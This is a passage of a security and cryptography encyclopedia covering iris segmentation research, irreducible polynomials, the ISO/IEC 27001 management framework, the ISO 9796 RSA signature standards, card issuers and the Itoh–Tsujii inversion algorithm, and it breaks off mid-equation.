A segmentation approach starting with a clustering-based coarse iris localization method is proposed in [19]. The performance of their approach greatly benefits from this novel initial processing step. The specular reflection removal followed by a region growing strategy is conducted to cluster the iris image into coarse iris region and skin region. Then, with the considerations of semantic priors, the iris region is refined and non-iris regions including eyelashes, eyebrow, eye glasses, and hair are also detected. Also, an enhanced integro-differential operator is used to detect the pupil and limbic boundaries. The eyelid is detected by a 1-D horizontal rank filter, adopting an eyelid curvature model. In their final step, the eyelash occlusions are excluded, using parametric models based on the intensity statistics of different iris regions.

In the approach proposed by Sankowski et al., the specular reflections are detected and filled in a YIQ color space [17]. Then, again the conventional integro-differential operators are used to detect the pupil and limbic boundaries. Finally, parametric models based on the properties of the eye image are used to describe the upper and lower eyelids.

A knowledge-based segmentation approach was later proposed by Almeida, an idea that was inspired by the paradigm of expert systems [1]. Thus, a set of rules are

defined to drive the system as a "human expert." Those rules are set based on the perceived natural properties of the human eye such as "the pupil should be a very dark small circle," "the centers of the pupil and the iris should be close," "region around the pupil should have a reasonable color of iris," as semantic priors. The approach consists of the following steps: image pre-processing, pupil and iris localization, and the combination of pupil and iris eyelids detection.

The so-called AdaBoost algorithm was adopted in both of the segmentation approaches proposed by Li et al. and Jeong et al. to detect a coarse location of the eye [9, 12]. In Li et al. approach, a novel limbic boundary identification strategy is proposed. It uses K-means clustering based on the co-occurrence histogram to localize the limbic boundary. They use a new parabolic integro-differential operator combined with a RANSAC (random sample consensus)-like method to detect the upper eyelid boundary. On the other hand, in Jeong et al. approach, they adopt the color information of the image for detecting the obstructions caused by the image ghosting effects. And the identification of the corneal specular reflection is used to determine if there is an "open eye" appearing in the image.

With the same intent, Chen et al. proposed an approach to achieve both accurate segmentation and fast processing speed [4]. The proposed approach relies on an effective search for the sclera area of the image. A threshold of saturation value of the HSI color model is obtained by calculating the biggest group derivative of the original color image histogram. A binary map is then generated to indicate the sclera area. The method determines a more refined target area in order to accelerate the circle searching for the outer iris boundary. The outer boundary of the iris was detected using a very fast and accurate modified circular Hough transform. The linear Hough transform is then used recursively to extract the edges of eyelids. A novel new method of verification and correction for the noncircular outer iris boundary is also developed. It is claimed that their approach achieves an accuracy higher than 97% with an execution speed of 0.83s per image, which is quite significant.

Labati et al. applied an intro-differential technique to roughly localize the center and radius of the outer iris [7]. The search region for pupil is significantly reduced by this estimation method. Polar transformation is used to linearize the estimated region of iris and pupil boundaries. Thus, two obtained image strips containing iris boundaries are processed to define the accurate location of the pupil and the outer iris boundary of the iris.

The recognition process remains in the discussion stage among the biometrics community due to the extreme challenges posed by illumination, capturing distance, and subject movement among others.

However, Proenca et al. proved the feasibility of the recognition process by applying Daugman's traditional recognition strategy with manually segmented color iris images [15]. They selected 1,000 segmented good quality iris images obtained from visible wavelength system as templates. Then, they compared them with 10,000 non-iris or partial iris images and 10,000 natural and synthetic texture images, generating a false match rate at $P(s < 0.33) \approx 1.03 \times 10^{-12}$, which can be considered to be negligible. They point out that the visible wavelength iris recognition system has potential to produce an extremely low false match rate, which is viewed favorably in biometrics applications.

Other Less-Constrained Iris Recognition Approaches

Wheeler et al. present a minimal-user-intrusive iris recognition system [20]. Their work is focused on the development of an automatic iris acquisition system to the convenience of the users. The system uses a pair of fixed wide-field-of-view (WFOV) surveillance cameras to detect the head position with stereo vision. A pan-tilt head is used to direct the NIR illuminators and the iris camera to focus on the subject. Thus, the system allows the user to stand in front of the camera and face it for carrying out the iris verification process. A classic Daugman-style approach is used to perform the segmentation and recognition processes. They claim that, with the use of a normalized Hamming distance of 0.3, their system achieves the verification false recognition rate of 10^{-6}, and the whole iris identification process can be completed in 3.2 s on an average.

Furthermore, an iris image deblurring method is proposed by Huang et al. to improve the quality of the images with defocus or motion blur defects for less-cooperative iris recognition systems [8]. Since in the less-constrained iris recognition scenarios, the user is usually allowed to walk or move, the movement or defocus degrades the image quality significantly; thus, the intent in this study was to improve the recognition process by introducing a deblurring method. They apply a depth sensor in the iris acquisition system to obtain the 3D depth information. Their deblurring algorithm is based on the depth information and prior knowledge on the iris image. Although their segmentation and recognition algorithms are not fully detailed for a thorough assessment, they claim that the application of the deblurring method can reduce the mean of the authentic distribution by 12%.

Recommended Reading

1. Almeida P (2009) A knowledge-based approach to the iris segmentation problem. Image Vis Comput 28(2):238–245
2. Bowyer KW, Hollingsworth KP, Flynn PJ (2007) Image understanding for iris biometrics: a survey. Comp Vis Im Understanding 110(2):281–307
3. Chen Y, Wang J, Adjouadi M (2008) A robust segmentation approach to iris recognition based on video. Proc IEEE-AIPR pp 1–8, ISBN:978-1-4244-3125-0
4. Chen Y, Adjouadi M, Han C, Wang J, Barreto A, Rishe N, Andrian J (2010) A highly accurate and computationally efficient approach for unconstrained iris segmentation. Image Vis Comput 28(2):261–269
5. Daugman JG (2001) Statistical richness of visual phase information: update on recognizing persons by their iris patterns. Int J Comput Vis 45(1):25–38
6. Daugman JG (2004) How iris recognition works. IEEE T Circ Syst Vid Technol 14(1):21–30
7. Donida Labati R, Scotti F (2009) Noisy iris segmentation with boundary regularization and reflections removal. Image Vis Comput 28(2):270–277
8. Huang X, Ren L, Yang R (2009) Image deblurring for less intrusive iris capture, Proceedings of IEEE conference on computer vision and pattern recognition CVPR 2009, 20–25 June 2009, Miami, FL, pp 1558–1565
9. Jeonga D, Hwanga J, Kangb B, Parka K, Wonc C, Parkd D, Kim J (2009) A new iris segmentation method for non-ideal iris images. Image Vis Comput 28(2):254–260
10. Kanski JJ (2007) Clinical ophthalmology : a systematic approach. Butterworth-Heinemann/Elsevier, Edinburgh, New York
11. Lee Y, Phillips PJ, Micheals RJ (2009) An automated video-based system for iris recognition. Proceedings of the third international conference on advances in biometrics, 2–5 June, Alghero, Italy, Oct. 15–17, 2008, pp 1160–1169
12. Li P, Liu X, Xiao L, Song Q (2009) Robust and accurate iris segmentation in very noisy iris images. Image Vis Comput 28(2): 238–245
13. Matey JR, Naroditsky O, Hanna K, Kolczynski R, LoIacono D, Mangru S, Tinker M, Zappia T, Zhao WY (2006) Iris on the move: acquisition of images for iris recognition in less constrained environments. Proc IEEE 94(11):1936–1946
14. Oyster CW (1999) The human eye: structure and function. Sinauer Associates, Sunderland, USA
15. Proença H (2009) On the feasibility of the visible wavelength, At-A-Distance and On-The-Move iris recognition. IEEE symposium series on computational intelligence in biometrics: theory, algorithms, and applications, Nashville, Tennessee, USA, March 30–April 2, vol 1, p 9–15, ISBN:978-1-4244-2773-4. (invited paper)
16. Proença H, Filipe S, Santos R, Oliveira J, Alexandre LA (2009) The UBIRIS.v2: a database of visible wavelength iris images captured On-The-Move and At-A-Distance. IEEE T Pattern Anal Mach Intelligence, doi:10.1109/TPAMI.2009.66
17. Sankowski W, Grabowskia K, Napieralskaa M, Zuberta M, Napieralski A (2009) Reliable algorithm for iris segmentation in eye image. Image Vis Comput 28(2):231–237
18. Snell RS, Lemp MA (1998) Clinical anatomy of the eye. Blackwell Science, Malden, MA, USA
19. Tan T, Hea Z, Sun Z (2009) Efficient and robust segmentation of noisy iris images for non-cooperative iris recognition. Image Vis Comput 28(2):223–230
20. Wheeler FW, Perera AGA, Abramovich G, Yu B, Tu PH (2008) Stand-off Iris recognition system, Proceedings of 2nd IEEE international conference on biometrics: theory, applications and systems. BTAS 2008, Sept. 29-Oct.1, 2008, Washington DC, pp 1–7
21. Wildes R (1997) Iris recognition: an emerging biometric technology. Proc IEEE 85:1348–1363
22. Zhou Z, Du Y, Belcher C (2009) Transforming traditional iris recognition systems to work on non-ideal situations. IEEE T Industry Electronics 56(8):3203–3213

Irreducible Polynomial

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton MA, USA

Related Concepts

►Extension Field; ►Field; ►Finite Field

Definition

A polynomial that is not divisible by any smaller polynomials other than trivial ones is an *irreducible polynomial*.

Theory

Let $f(x)$ be a polynomial

$$f(x) = f_d x^d + f_{d-1} x^{d-1} + \cdots + f_1 x + f_0,$$

where the coefficients $f_0, \ldots, f_d$ are elements of a ►field **F**. If there is another polynomial $g(x)$ over **F** with degree between 1 and $d - 1$ such that $g(x)$ divides $f(x)$, then $f(x)$ is *reducible*. Otherwise, $f(x)$is irreducible. (Nonzero polynomials of degree 0, i.e., nonzero elements of **F**, divide every polynomial so they are considered "trivial" factors.)

As an example, the polynomial $x^2 + 1$ over the finite field $\mathbf{F}_2$ is reducible since $x^2 + 1 = (x + 1)^2$, whereas the polynomial $x^2 + x + 1$ is irreducible.

A representation of the ►finite field $\mathbf{F}_{q^d}$ can be constructed from a representation of the finite field $\mathbf{F}_q$ together with an irreducible polynomial $f(x)$ of degree d, for any d, as the polynomial ring over $\mathbf{F}_q$ modulo the polynomial $f(x)$. The polynomial $f(x)$ defines the ►Extension Field. In the example just given, $x^2 + x + 1$ defines $\mathbf{F}_4$ over $\mathbf{F}_2$ as $\mathbf{F}_2[x]/(x^2 + x + 1)$.

ISMS: A Management Framework for Information Security

Angelika Plate
Director, AEXIS Security Consultants, Bonn, Germany

Synonyms

Information security management system; ISO/IEC 27001

Definition

An ISMS (information security management system) is that part of the overall management system, based on a business risk approach, to establish, implement, operate, monitor, review, maintain, and improve information security.

Background

The first publication of a standard for an ISMS appeared in 1998 as a British Standard (BS) 7799 Part 2. BS 7799 Part 2 was based on the idea to provide a management system for the application of the information security controls contained in BS 7799 Part 1. After UK-internal revisions, both standards were considered in ISO due to the large interest these standards generated all over the world.

After further improvements of these standards in the ISO revision process, in the year 2005, the revised version of BS 7799 Part 2 was published as ISO/IEC 27001, and the revised BS 7799 Part 1 as ISO/IEC 27002. Since then both standards are frequently applied by plenty of organizations all round the world.

Theory

The ISMS standard ISO/IEC 27001 provides a foundation for designing and deploying a management system for information security to prevent a variety of business-threatening risks such as the following:

- Financial losses and damages
- Loss of the organization's intellectual capital and intellectual property rights
- Loss of market share
- Poor productivity and performance ratings
- Ineffective operations
- Inability to comply with laws and regulations
- Loss of image and reputation

ISO/IEC 27001 specifies the requirements and processes for enabling a business to establish, implement, review, monitor, manage, and maintain effective information security. Like ISO 9001, it is built on the Plan-Do-Check-Act process cycle model, as well as on the requirement for continual improvement.

An ISMS relates to the broader roles and responsibilities of an organization such as corporate social responsibility, governance, and legal and regulatory obligations. All these aspects need to be addressed due to the increasing dependence of businesses on information systems and information and communication technologies.

The ISMS is a risk-based specification designed to take care of the information security aspects of corporate governance, protection of tangible and non-tangible assets information and legal and contractual obligations, as well as the wide range of threats to the organization's ICT systems and business processes.

Applying the ISMS risk-management philosophy as part of the business's overall risk approach provides an organization with the means to implement effective information security management in compliance with the organization's objectives and business requirements.

Several other standards have been developed to support the implementation of an ISMS:

- ISO/IEC 27002 contains a holistic set of information security controls, which can be used to reduce the risks identified in the risk assessment to an acceptable level. The controls address the different topics that need to be considered to achieve consistent information security, such as security aspects related to personnel, physical security, security in operations and communications, access control, incident handling, and business continuity.
- ISO/IEC 27005 provides explanation about how to carry out a risk assessment and how to successfully implement the resulting controls to achieve overall sound risk management. This International Standard will only provide guidelines for an organization; it will not specify a particular methodology for information security risk management. It is the organization's responsibility to define an approach to risk management that is most suitable to their business.
- ISO/IEC 27006 specifies requirements for bodies providing certification of information security management systems (see also Applications below). It is intended to ensure their creditability as well as their competence to perform audits.

Other standards supporting the ISMS processes are also currently under development, for example, sector-specific standards that address the implementation of an ISMS for

different business sectors. An overview of all these standards can be found in ISO/IEC 27000; this standard is publicly available and can be downloaded at http://standards.iso.org/ittf/PubliclyAvailableStandards/index.htm.

Applications

When implementing an ISMS, the organization first needs to have a clear understanding of why information security is important and what should be achieved with the ISMS. This means understanding how information security relates to its specific business objectives, taking into account the expectations of its customers, the financial objectives of the organization, and any relevant regulatory or legal requirements.

The organization's senior management needs to be actively involved in the decision-making processes concerning objectives, priorities and implementation timeframes. Senior management needs to actively support the leadership of ISMS activities and needs to provide necessary resources and to ensure that all ISMS personnel are adequately trained.

As the ISMS processes and the controls selected to achieve information security are all based on a risk assessment, the selection of a suitable risk-assessment approach and tools are critical to the ongoing effectiveness of an ISMS. The approach taken must be consistent with the culture of the organization concerning the management of other types of risk.

A successful ISMS implementation also requires follow through from planning to operation. The selected controls need to be implemented based on the priorities that the risk assessment has identified and it is necessary that staff is trained in the ISMS processes and controls.

It is inevitable that security incidents will occur and that, from time to time, management reviews or audits will detect nonconformities with ISMS standards, policies, and procedures. When such circumstances arise, don't just take a tactical approach to solve the problem on an ad hoc basis. Instead, use the ISMS. If procedures and processes are found wanting, then improve them. For example, if they do not support rapid response to a crisis, update them so that they will in future.

Another important aspect of the ISMS standard is certification, which can be achieved by organizations applying the ISMS standard. The certification model used for ISO/IEC 27001 is exactly the same as for a QMS (quality management system in accordance with ISO 9001) and all the other management system standards, i.e., accredited certification with initial, surveillance, and recertification audits. Therefore, it is also easy to combine several management systems, such as QMS and ISMS and also have combined audits.

Certification can help organizations

- To have an independent review of their information security arrangements
- To prove to business partners that they are working security
- To address requirements in RFPs or from current or future customers

It is important to understand that the ISMS standard ISO/IEC 27001 is the only standard that is relevant for certification, all other supporting standards, such as ISO/IEC 27002 and ISO/IEC 27005, are just guidelines that are intended to help implementing the ISMS but are in no form mandatory for certification.

There are currently more than 5,800 organizations that have been certified, and overview of these can be found under www.iso27001certificates.com. ISO has also published several ISO Focus papers and other magazines that highlight user experiences and further ideas in the area of ISMS (www.iso.org/iso/magazines.htm).

Recommended Reading

1. ISO/IEC 27001:2005, Information technology – Security techniques – Information security management systems – Requirements
2. ISO/IEC 27002:2005, Information technology – Security techniques – Information security management – Code of practice
3. ISO/IEC 27005:2005, Information technology – Security techniques – Information security risk management
4. ISO/IEC 27000:2008, Information technology – Security techniques – Information security management systems – Overview and vocabulary

ISO 15408 CC – Common Criteria

►Common Criteria

ISO 19790 2006 Security Requirements for Cryptographic Modules

►FIPS 140-2

ISO/IEC 15408

►Common Criteria, From a Security Policies Perspective

ISO/IEC 27001

►ISMS: A Management Framework for Information Security

ISO-9796 Signature Standards

Mehdi Tibouchi
Laboratoire d'informatique de l'ENS, École normale supérieure, Paris, France

Related Concepts

►RSA Cryptosystem; ►Signature Encoding Signature Scheme

Definition

The ISO 9796 Signature Standards are a series of standards published by ISO for digital signatures using the RSA cryptosystem. Each of these standards specifies an encoding function μ such that the signature of a given message m is computed as:

$$\sigma = \mu(m)^{1/e} \bmod N \qquad (*)$$

Moreover, these standards support message recovery, in the sense that the message m, or at least a part of it, is embedded in $\mu(m)$ with some redundancy and can, thus, be recovered as part of signature verification.

Background

The first realization of digital signatures was proposed by Rivest et al. [11] as part of their seminal 1977 paper: a signer with RSA public key (N, e) signs a message m as $\sigma = m^{1/e} \bmod N$.

This method is not really satisfactory, however, since an adversary seeing (m, σ) can produce valid signatures on many other messages: for example, $(c^e \cdot m, c \cdot \sigma)$ is a valid message-signature pair for any $c \bmod N$. This vulnerability was exploited to forge certificates as early as the mid-1980s [10]. In particular, this "textbook RSA" signature scheme does not satisfy what is now recognized as the proper security notion for signatures, namely, *existential unforgeability under chosen message attacks*, as introduced by Goldwasser et al. [5].

Some signature schemes provably secure in this strong sense were constructed in the 1980s, but they were extremely inefficient. To achieve this level of security in a practical manner, it was proposed to use "padded" RSA signatures of the form $(*)$ with encoding functions μ carefully chosen to thwart the aforementioned homomorphic attacks, even though a complete proof of security was out of reach.

Theory

ISO/IEC 9796-1 [7], initially published in 1991, was the first international standard for digital signatures. In this case, the encoded message $\mu(m)$ contains the bytes of m interspersed with redundancy from an error-correcting code. The encoding function μ is constructed to avoid homomorphic attacks [6]; for example, it ensures that $c \cdot \mu(m)$ is never a valid encoding for $c \neq 1 \bmod N$. The standard could, thus, withstand cryptanalytic efforts for most of the 1990s [10]. However, successful attacks were published in 1999 [2], which caused it to be withdrawn.

With the widespread availability of efficient cryptographic hash functions, a second standard, ISO/IEC 9796-2 [8], was published in 1997. For long messages, it features partial message recovery with an encoding function taking the following form:

$$\mu(m) = 6\mathrm{A}_{16} \| m[1] \| \textsc{hash}(m) \| \mathrm{BC}_{16}$$

where HASH is a cryptographic hash function of fixed bit length k_h, and $m[1]$ is a prefix of m long enough to ensure that $\mu(m)$ is of full size. The recommended digest size k_h was initially between 128 and 160 bits. This was shown to be insecure in 1999 [3]. The updated, currently valid standard, ISO/IEC 9796-2:2002 [9], mandates that $k_h \geq 160$, which was eventually shown to be insecure as well in 2009 [4].

This current version of ISO/IEC 9796 also standardizes a more robust encoding function, PSS, which contrary to all the previous encodings, is proved to be secure (unforgeable under chosen message attacks) in the random oracle model [1].

Applications

Despite its vulnerabilities, the ISO/IEC 9796-2:2002 ad hoc encoding remains in widespread use. It is the signature scheme used in such applications as the EMV specification for credit card payment authentication.

Recommended Reading

1. Bellare M, Rogaway P (1996) The exact security of digital signatures – how to sign with rsa and rabin. In EUROCRYPT, pp 399–416
2. Coppersmith D, Coron J-S, Grieu F, Halevi S, Jutla CS, Naccache D, Stern JP (2008) Cryptanalysis of iso/iec 9796-1. J Cryptol 21(1):27–51
3. Coron J-S, Naccache D, Stern JP (1999) On the security of rsa padding. In: Wiener MJ (ed) CRYPTO. Lecture notes in Computer Science, vol 1666. Springer, pp 1–18

I

4. Coron J-S, Naccache D, Tibouchi M, Weinmann R-P (2009) Practical cryptanalysis of iso/iec 9796-2 and emv signatures. In: Halevi S (ed) CRYPTO. Lecture notes in Computer Science, vol 5677. Springer, pp 428–444
5. Goldwasser S, Micali S, Rivest RL (1988) A digital signature scheme secure against adaptive chosen-message attacks. SIAM J Comput 17(2):281–308
6. Guillou L-C, Quisquater J-J, Walker M, Landrock P, Shafer C (1990) Precautions taken against various potential attacks in ISO/IEC DIS 9796. In EUROCRYPT, pp 465–473
7. ISO/IEC 9796-1 (1999) Information technology – Security techniques – Digital signature schemes giving message recovery – Part 1: Mechanisms using redundancy. ISO, Geneva, Switzerland
8. ISO/IEC 9796-2 (1997) Information technology – Security techniques – Digital signature schemes giving message recovery – Part 2: Mechanisms using a hash function. ISO, Geneva, Switzerland
9. ISO/IEC 9796-2:2002 (2002) Information technology – Security techniques – Digital signature schemes giving message recovery – Part 2: Integer factorization based mechanisms. ISO, Geneva, Switzerland
10. Misarsky J-F (1998) How (not) to design rsa signature schemes. In: Imai H, Zheng Y (eds) Public key cryptography. Lecture notes in computer science, vol 1431. Springer, pp 14–28
11. Rivest RL, Shamir A, Adleman LM (1978) A method for obtaining digital signatures and public-key cryptosystems. Commun ACM 21(2):120–126

Issuer

Marijke De Soete
Security4Biz, Oostkamp, Belgium

Definition

In card retail payment schemes and electronic commerce, there are normally two parties involved in a payment transaction: a customer and a merchant. The issuer is the bank of the customer. In other words, the financial institution that makes payment cards available to customers (cardholders), authorizes transactions at POS terminals or ATMs and guarantees payment to the acquirer for transactions that are in conformity with the rules of the relevant payment scheme.

In more general terms, an issuer is used in the context of service providers. It indicates the party that is responsible for the application related to the service which distributes it, possibly on a token, to the customer. Examples are mobile network operators issuing SIMs/UICCs, governments issuing e-ID cards and passports, etc.

Recommended Reading

1. www.ecb.europa.eu
2. www.emvco.com
3. www.europeanpaymentscouncil.eu
4. www.gsmworld.com
5. www.mobeyforum.org

Itoh–Tsujii Inversion Algorithm

Jorge Guajardo*
Bosch Research and Technology Center North America, Pittsburgh, USA

Definition

Originally introduced in [5], the Itoh and Tsujii algorithm (ITA) is an exponentiation-based algorithm for ▶inversion in finite fields which reduces the complexity of computing the inverse of a nonzero element in $\mathbb{F}_{2^n}$, when using a normal basis representation, from $n-2$ multiplications in $\mathbb{F}_{2^n}$ and $n-1$ cyclic shifts using the ▶binary exponentiation method to at most $2\lfloor \log_2(n-1) \rfloor$ multiplications in $\mathbb{F}_{2^n}$ and $n-1$ cyclic shifts. As shown in [4], the method is also applicable to finite fields with a polynomial basis representation.

Related Concepts

It is a well-known fact that there are several possibilities to represent elements of a ▶finite field. In particular, given an irreducible polynomial $P(x)$ of degree m over $\mathbb{F}_q$ and a root α of $P(x)$ (i.e., $P(\alpha) = 0$), one can represent an element $A \in \mathbb{F}_{q^m}$, $q = p^n$ and p prime, as a polynomial in α, i.e., as $A = a_{m-1}\alpha^{m-1} + a_{m-2}\alpha^{m-2} + \cdots + a_1\alpha + a_0$ with $a_i \in \mathbb{F}_q$. The set $\{1, \alpha, \alpha^2, \ldots, \alpha^{m-1}\}$ is then said to be a polynomial basis (or standard basis) for the finite field $\mathbb{F}_{q^m}$ over $\mathbb{F}_q$ (▶extension field). Another type of basis is called a normal basis. Normal bases are of the form $\{\beta, \beta^q, \beta^{q^2}, \ldots, \beta^{q^{m-1}}\}$ for an appropriate element $\beta \in \mathbb{F}_{q^m}$. Then, an element $B \in \mathbb{F}_{q^m}$ can be represented as $B = b_{m-1}\beta^{q^{m-1}} + b_{m-2}\beta^{q^{m-2}} + \cdots + b_1\beta^q + b_0\beta$, where $b_i \in \mathbb{F}_q$. It can be shown that for any field $\mathbb{F}_q$ and any extension field $\mathbb{F}_{q^m}$, there exists always a normal basis of $\mathbb{F}_{q^m}$ over $\mathbb{F}_q$(see [6, Theorem 2.35]). Notice that $(\beta^{q^i})^{q^k} = \beta^{q^{i+k}} = \beta^{q^{i+k \bmod m}}$ which follows from the fact that $\beta^{q^m} \equiv \beta$. Thus, raising an element $B \in \mathbb{F}_{q^m}$ to the qth power can be easily accomplished through a cyclic shift of its coordinates, i.e., $B^q = \left(b_{m-1}\beta^{q^{m-1}} + b_{m-2}\beta^{q^{m-2}} + \cdots + b_1\beta^q + b_0\beta\right)^q = b_{m-2}\beta^{q^{m-1}} + b_{m-3}\beta^{q^{m-2}} + \cdots + b_0\beta^q + b_{m-1}\beta$ in a normal basis representation. This follows by applying the binomial theorem repeatedly and the fact that if $\mathbb{F}_q$ is a field of prime

*Work done while the author was at Philips Research, The Netherlands

characteristic p, $(A+B)^p \equiv A^p + B^p$ for all $A, B \in \mathbb{F}_q$, where $q = p^n$.

Before describing the Itoh and Tsujii algorithm, it is beneficial to understand how the inverse would be computed via an exponentiation algorithm. In particular, it can be shown that for all $A \in \mathbb{F}_{2^n}$, $A \neq 0$, one can compute A^{-1} as

$$A^{-1} \equiv A^{2^n-2} = A^2 \cdot A^{2^2} \cdots A^{2^{n-1}}$$

which follows from a generalization of Fermat's little theorem. This requires $n-2$ multiplications and $n-1$ squarings using the binary method for exponentiation. Notice that if A is an element of a field of characteristic two (►finite field), squaring (A^2) for any $A \in \mathbb{F}_{2^n}$ can be computed with one cyclic shift.

Theory

Itoh and Tsujii proposed in [5] three algorithms. The first two algorithms describe addition chains for exponentiation-based inversion in fields $\mathbb{F}_{2^n}$, while the third one describes a method based on subfield inversion. The first algorithm is only applicable to values of n such that $n = 2^r + 1$, for some positive r, and it is based on the observation that the exponent $2^n - 2$ can be rewritten as $(2^{n-1} - 1) \cdot 2$. Thus if $n = 2^r + 1$, it follows that $A^{-1} \equiv \left(A^{2^{2^r}-1}\right)^2$. Furthermore, rewriting $2^{2^r} - 1$ as

$$2^{2^r} - 1 = \left(2^{2^{r-1}} - 1\right) 2^{2^{r-1}} + \left(2^{2^{r-1}} - 1\right) \tag{1}$$

one obtains Algorithm 1. Notice that Algorithm 1 performs $r = \log_2(n-1)$ iterations. In every iteration, one multiplication and i cyclic shifts, for $0 \leq i < r$, are performed which leads to an overall complexity of $\log_2(n-1)$ multiplications and $n-1$ cyclic shifts.

Algorithm 1 Multiplicative inverse computation in $\mathbb{F}_{2^n}$ with $n = 2^r + 1$ [5, Theorem 1]

Input: $A \in \mathbb{F}_{2^n}$, $A \neq 0$, $n = 2^r + 1$
Output: $C = A^{-1}$
  $C \leftarrow A$
  for $i = 0$ to $r-1$ **do**
    $D \leftarrow C^{2^{2^i}}$ {NOTE: 2^i cyclic shifts}
    $C \leftarrow C \cdot D$
  $C \leftarrow C^2$
  Return (C)

Example 1 Let $A \in \mathbb{F}_{2^{17}}$, $A \neq 0$. Then according to Algorithm Algorithm 1, the inverse A^{-1} can be computed with the following addition chain:

$$\begin{aligned} A^2 \cdot A &= A^3 \\ \left(A^3\right)^{2^{2^1}} \cdot A^3 &= A^{15} \\ \left(A^{15}\right)^{2^{2^2}} \cdot A^{15} &= A^{255} \\ \left(A^{255}\right)^{2^{2^3}} \cdot A^{255} &= A^{65535} \\ \left(A^{65535}\right)^2 &= A^{131070} \end{aligned}$$

A quick calculation verifies that $2^{17} - 2 = 131070$. Notice that in accordance with Algorithm 1, four multiplications in $\mathbb{F}_{2^{17}}$ have been performed and, if using a normal basis representation, $2^4 = 16$ cyclic shifts would also be required to complete the computation.

Algorithm 1 can be generalized to any value of n [5]. To see this, write $n-1$ as

$$n - 1 = \sum_{i=1}^{t} 2^{k_i}, \quad \text{where } k_1 > k_2 > \cdots > k_t \tag{2}$$

Then, using the fact that $A^{-1} \equiv \left(A^{2^{n-1}-1}\right)^2$ and (2), it can be shown that the inverse of A can be written as:

$$\left(A^{2^{n-1}-1}\right)^2 = \left[\left(A^{2^{2^{k_t}}-1}\right)\left(\left(A^{2^{2^{k_{t-1}}}-1}\right)\cdots\right.\right.$$
$$\left.\left.\left[\left(A^{2^{2^{k_2}}-1}\right)\left(A^{2^{2^{k_1}}-1}\right)^{2^{2^{k_2}}}\right]^{2^{2^{k_3}}} \cdots\right)^{2^{2^{k_t}}}\right]^2 \tag{3}$$

An important feature of (3) is that in computing $A^{2^{2^{k_1}}-1}$ all other quantities of the form $A^{2^{2^{k_i}}-1}$ for $k_i < k_1$ have been computed. Thus, the overall complexity of (3) is:

$$\begin{aligned} \#\text{MUL} &= \lfloor \log_2(n-1) \rfloor + HW(n-1) - 1 \\ \#\text{CSH} &= n - 1 \end{aligned} \tag{4}$$

where $HW(\cdot)$ denotes the Hamming weight of the operand, i.e., the number of ones in the binary representation of the operand (►cyclic codes), MUL refers to multiplications in $\mathbb{F}_{2^n}$, and CSH refers to cyclic shifts over $\mathbb{F}_2$ when using a normal basis.

Example 2 Let $A \in \mathbb{F}_{2^{23}}$, $A \neq 0$. Then according to (2), one can write $n-1$ as $22 = 2^4 + 2^2 + 2$, where $k_1 = 4$, $k_2 = 2$, and $k_3 = 1$ and $A^{-1} \equiv A^{2^{23}-2}$ can be computed with the

following addition chain:

$$
\begin{aligned}
A^{2^2-1} &= A^2 \cdot A \\
A^{2^4-1} &= \left(A^3\right)^{2^2} \cdot A^3 \\
A^{2^8-1} &= \left(A^{15}\right)^{2^4} \cdot A^{15} \\
A^{2^{16}-1} &= \left(A^{255}\right)^{2^8} \cdot A^{255} \\
A^{2^{23}-2} &= \left(A^{2^2-1} \cdot \left(A^{2^4-1} \cdot \left(A^{2^{16}-1}\right)^{2^4}\right)^{2^2}\right)^2
\end{aligned}
$$

The above addition chain requires 6 multiplications and 22 cyclic shifts which agrees with the complexity of (4).

In [5], the authors also notice that the previous ideas can be applied to extension fields $\mathbb{F}_{q^m}$, $q = 2^n$. Although this inversion method does not perform a complete inversion, it reduces inversion in $\mathbb{F}_{q^m}$ to inversion in $\mathbb{F}_q$. It is assumed that subfield inversion can be done relatively easily, e.g., through table look-up or the extended ►Euclidean algorithm. These ideas are summarized in Theorem 1. The presentation here follows [4], and it is slightly more general than [5] as a subfield of the form $\mathbb{F}_{2^n}$ is not required, rather general subfields $\mathbb{F}_q$ are used.

Theorem 1 [5, *Theorem* 3] *Let* $A \in \mathbb{F}_{q^m}$, $A \neq 0$, *and* $r = (q^m - 1)/(q - 1)$. *Then, the multiplicative inverse of an element A can be computed as*

$$A^{-1} = (A^r)^{-1} A^{r-1}. \tag{5}$$

Computing the inverse through Theorem 1 requires four steps:

Step 1 Exponentiation in $\mathbb{F}_{q^m}$, yielding A^{r-1}.
Step 2 Multiplication of A and A^{r-1}, yielding $A^r \in \mathbb{F}_q$.
Step 3 Inversion in $\mathbb{F}_q$, yielding $(A^r)^{-1}$.
Step 4 Multiplication of $(A^r)^{-1} A^{r-1}$.

Steps 2 and 4 are computational negligible since both A^r, in Step 2, and $(A^r)^{-1}$, in Step 4, are elements of $\mathbb{F}_q$ [6]. Both operations can, in most cases, be performed with a complexity that is well below that of one single extension field multiplication. The complexity of Step 3, subfield inversion, depends heavily on the subfield $\mathbb{F}_q$. What remains is Step 1, exponentiation to the $(r-1)$th power in the extension field $\mathbb{F}_{q^m}$. Observe that the exponent can be expressed in q-adic representation as

$$r - 1 = q^{m-1} + \cdots + q^2 + q = (1 \cdots 110)_q \tag{6}$$

Thus, this exponentiation can be computed through repeated raising of intermediate results to the qth power and multiplications. The number of multiplications in $\mathbb{F}_{q^m}$ can be minimized by using the addition chain in (3). Thus, computing A^{r-1} requires [5]:

$$
\begin{aligned}
\#\text{MUL} &= \lfloor \log_2(m-1) \rfloor + HW(m-1) - 1 \\
\#q\text{-EXP} &= m - 1
\end{aligned} \tag{7}
$$

where q-EXP refers to the number of exponentiations to the qth power in $\mathbb{F}_q$.

Example 3 Let $A \in \mathbb{F}_{q^{19}}$, $A \neq 0$, $q = p^n$ for some prime p. Then, using the q-adic representation of $r - 1$ from (6) and the addition chain from (3), one can find an addition chain to compute $A^{r-1} = A^{q^{18}+q^{17}+\cdots+q^2+q}$ as follows. First, one writes $m-1 = 18 = 2^4+2$ where $k_1 = 4$, and $k_2 = 1$. Then, $A^{r-1} = \left(A^{q^{16}+q^{15}+\cdots+q^2+q}\right)^{q^2} \cdot \left(A^{q^2+q}\right)$ and one can compute $A^{q^{16}+q^{15}+\cdots+q^2+q}$ as

$$
\begin{aligned}
A^{q^2} &= \left(A^q\right)^q \\
A^{q^2+q} &= A^q \cdot A^{q^2} \\
A^{\sum_{i=1}^{4} q^i} &= \left(A^{q^2+q}\right)^{q^2} \cdot A^{q^2+q} \\
A^{\sum_{i=1}^{8} q^i} &= \left(A^{\sum_{i=1}^{4} q^i}\right)^{q^4} \cdot A^{\sum_{i=1}^{4} q^i} \\
